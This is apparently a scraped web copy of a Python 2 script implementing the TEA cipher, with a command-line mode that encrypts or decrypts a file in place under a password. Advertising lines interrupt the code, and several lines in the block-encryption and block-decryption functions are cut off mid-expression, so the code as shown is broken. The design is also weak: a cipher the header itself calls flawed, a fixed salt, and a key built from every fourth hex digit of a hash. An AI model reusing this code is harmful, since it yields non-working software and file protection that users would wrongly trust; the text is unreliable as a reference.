#        which means that the effective key size is only 126 bits.

#        As a result, TEA is especially bad as a cryptographic hash

#        function. This weakness led to a method for hacking Microsoft's

#        Xbox game console (where I first encountered it), where the

#        cipher was used as a hash function. TEA is also susceptible

#        to a related-key attack which requires 2^23 chosen plaintexts

#        under a related-key pair, with 2^32 time complexity.

#

#        Block size: 64bits

#          Key size: 128bits

#

##################################################################################


import os

import getpass

import platform

import struct


from random import choice

from hashlib import sha256

from ctypes import c_uint32

from string import ascii_letters, digits
```

WATCH the MORPHICK MDR INTRO (https://vimeo.com/204217543)

```
if platform.system().lower() in ['linux', 'darwin']:

    INFO = "\033[1m\033[36m[*]\033[0m "

    WARN = "\033[1m\033[31m[!]\033[0m "

else:

    INFO = "[*] "

    WARN = "[!] "


### Magical Constants

DELTA = 0x9e3779b9

SUMATION = 0xc6ef3720

ROUNDS = 32

BLOCK_SIZE = 2  # number of 32-bit ints

KEY_SIZE = 4



### Functions ###

def encrypt_block(block, key, verbose=False):

    '''

    Encrypt a single 64-bit block using a given key

    @param block: list of two c_uint32s

    @param key: list of four c_uint32s

    '''

    assert len(block) == BLOCK_SIZE

    assert len(key) == KEY_SIZE

    sumation = c_uint32(0)

    delta = c_uint32(DELTA)

    for index in range(0, ROUNDS):

        sumation.value += delta.value

        block[0].value += ((block[1].value << 4) + key[0].value) ^ (block[1].value + s

        block[1].value += ((block[0].value << 4) + key[2].value) ^ (block[0].value + s
```

WATCH the MORPHICK MDR INTRO (https://vimeo.com/204217543)

```
        if verbose: print("\t--> Encrypting block round %d of %d" % (index + 1, ROUNDS

    return block


def decrypt_block(block, key, verbose=False):

    '''

    Decrypt a single 64-bit block using a given key

    @param block: list of two c_uint32s

    @param key: list of four c_uint32s

    '''

    assert len(block) == BLOCK_SIZE

    assert len(key) == KEY_SIZE

    sumation = c_uint32(SUMATION)

    delta = c_uint32(DELTA)

    for index in range(0, ROUNDS):

        block[1].value -= ((block[0].value << 4) + key[2].value) ^ (block[0].value + s

        block[0].value -= ((block[1].value << 4) + key[0].value) ^ (block[1].value + s

        sumation.value -= delta.value

        if verbose: print("\t<-- Decrypting block round %d of %d" % (index + 1, ROUNDS

    return block


def to_c_array(data):

    ''' Converts a string to a list of c_uint32s '''

    c_array = []

    for index in range(0, len(data)/4):

        chunk = data[index*4:index*4+4]

        packed = struct.unpack(">L", chunk)[0]

        c_array.append(c_uint32(packed))

    return c_array


def to_string(c_array):

    ''' Converts a list of c_uint32s to a Python (ascii) string '''
```

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```
    output = ''
    for block in c_array:
        output += struct.pack(">L", block.value)
    return output

def random_chars(nchars):
    chars = ''
    for n in range(0, nchars):
        chars += choice(ascii_letters + digits)
    return chars

def add_padding(data, verbose=False):
    pad_delta = 4 - (len(data) % 4)
    if verbose:
        print(INFO + "Padding delta: %d" % pad_delta)
    data += random_chars(pad_delta)
    data += "%s%d" % (random_chars(3), pad_delta)
    return data

def encrypt(data, key, verbose=False):
    '''
    Encrypt string using TEA algorithm with a given key
    '''
    data = add_padding(data, verbose)
    data = to_c_array(data)
    key = to_c_array(key.encode('ascii', 'ignore'))
    cipher_text = []
    for index in range(0, len(data), 2):
        if verbose:
            print(INFO + "Encrypting block %d" % index)
```

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```
        block = data[index:index + 2]
        block = encrypt_block(block, key, verbose)
        for uint in block:
            cipher_text.append(uint)
    if verbose:
        print(INFO + "Encryption completed successfully")
    return to_string(cipher_text)

def decrypt(data, key, verbose=False):
    data = to_c_array(data)
    key = to_c_array(key.encode('ascii', 'ignore'))
    plain_text = []
    for index in range(0, len(data), 2):
        if verbose:
            print(INFO + "Encrypting block %d" % index)
        block = data[index:index + 2]
        decrypted_block = decrypt_block(block, key, verbose)
        for uint in decrypted_block:
            plain_text.append(uint)
    data = to_string(plain_text)
    if verbose:
        print(INFO + "Decryption compelted successfully")
    return data

def get_key(password=''):
    ''' Generate a key based on user password '''
    if 0 == len(password):
        password = getpass.getpass(INFO + "Password: ")
    sha = sha256()
    sha.update(password + "Magic Static Salt")
```

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```
    sha.update(sha.hexdigest())

    return ''.join([char for char in sha.hexdigest()[::4]])


def encrypt_file(fpath, key, verbose=False):

    with open(fpath, 'rb+') as fp:

        data = fp.read()

        cipher_text = encrypt(data, key, verbose)

        fp.seek(0)

        fp.write(cipher_text)

    fp.close()


def decrypt_file(fpath, key, verbose=False):

    with open(fpath, 'rb+') as fp:

        data = fp.read()

        plain_text = decrypt(data, key, verbose)

        fp.close()

    fp = open(fpath, 'w')

    fp.write(plain_text)

    fp.close()



### UI Code ###

if __name__ == '__main__':

    from argparse import ArgumentParser

    parser = ArgumentParser(

        description='Python implementation of the TEA cipher',

    )

    parser.add_argument('-e', '--encrypt',

        help='encrypt a file',

        dest='epath',

        default=None
```

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```
    )

    parser.add_argument('-d', '--decrypt',

        help='decrypt a file',

        dest='dpath',

        default=None

    )

    parser.add_argument('--verbose',

        help='display verbose output',

        default=False,

        action='store_true',

        dest='verbose'

    )

    args = parser.parse_args()

    if args.epath is None and args.dpath is None:

        print('Error: Must use --encrypt or --decrypt')

    elif args.epath is not None:

        print(WARN + 'Encrypt Mode: The file will be overwritten')

        if os.path.exists(args.epath) and os.path.isfile(args.epath):

            key = get_key()

            encrypt_file(args.epath, key, args.verbose)

        else:

            print(WARN + 'Error: target does not exist, or is not a file')

    elif args.dpath is not None:

        print(WARN + 'Decrypt Mode: The file will be overwritten')

        if os.path.exists(args.dpath) and os.path.isfile(args.dpath):

            key = get_key()

            decrypt_file(args.dpath, key, args.verbose)

        else:

            print(WARN + 'Error: target does not exist, or is not a file')
```

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